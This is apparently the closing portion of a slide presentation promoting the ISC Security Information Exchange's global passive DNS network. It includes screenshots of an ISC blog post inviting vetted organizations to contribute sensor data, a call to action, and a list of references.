
# Passive DNS – ISC SIE



The image is a screenshot of a web browser window. The address bar shows the URL: <https://www.isc.org/community/blog/201011/join-global-passive-dns-pdns-network-today>. The page content is partially obscured by a large text box. The text box contains the following text:

Vetted organizations are invited to join the pDNS network by configuring their DNS infrastructure to be a passive DNS sensor (pDNS). Once you join, your system becomes a part of the global pDNS network, helping to fight against cybercrime, and gaining your team access to effective DNS visibility tools.


# Passive DNS – ISC SIE



The image is a screenshot of a web browser window. The address bar shows the URL: <https://www.isc.org/community/blog/201011/join-global-passive-dns-pdns-network-today>. The page features a search bar with the text "search" and a "GO" button. The main content area contains a paragraph about Passive DNS and the ISC Security Information Exchange (SIE).

Passive DNS is a very scalable network design and has minimal operational impact. ***As an additional bonus for participating, all vetted organizations that contribute Passive DNS will have access to the **DNS Database (DNSDB)** at the ISC Security Information Exchange (SIE) – an investigative*** tool that we use to analyze the cyber-criminal's use of DNS. By participating in this effort, you are expanding the data collected, thereby enabling greater insights into how the cyber-criminals are using DNS to exploit the Internet.

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# Call to Action – Get involved!

- Learn more about Passive DNS
  - [Join The Global Passive DNS](#) [PDF] ([Web](#))
  - [Robert Edmonds's Defcon slides](#) [PDF]
- Consider contributing pDNS data to ISC
  - If you think „no way“ – reconsider ;-)
  - *Privacy concerns should not be an issue*

# The End

## Thanks for listening!

## Questions?

### Contact:

twitter: [@c APT ure](#)

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# References / Reading

<https://sie.isc.org/>

<https://www.isc.org/community/blog/201011/join-global-passive-dns-pdns-network-today-gain-effective-tools-fight-against->

<https://www.isc.org/files/imce/Join%20The%20Global%20Passive%20DNS.pdf>

<https://www.dns-oarc.net/files/workshop-2006/Lorenzen-PassiveDNS.pdf>

<https://www.defcon.org/images/defcon-18/dc-18-presentations/Vixie-Edmonds/DEFCON-18-Edmonds-Passive-DNS-Hardening.pdf>

<http://www.enyo.de/fw/software/dnslogger/first2005-print.pdf>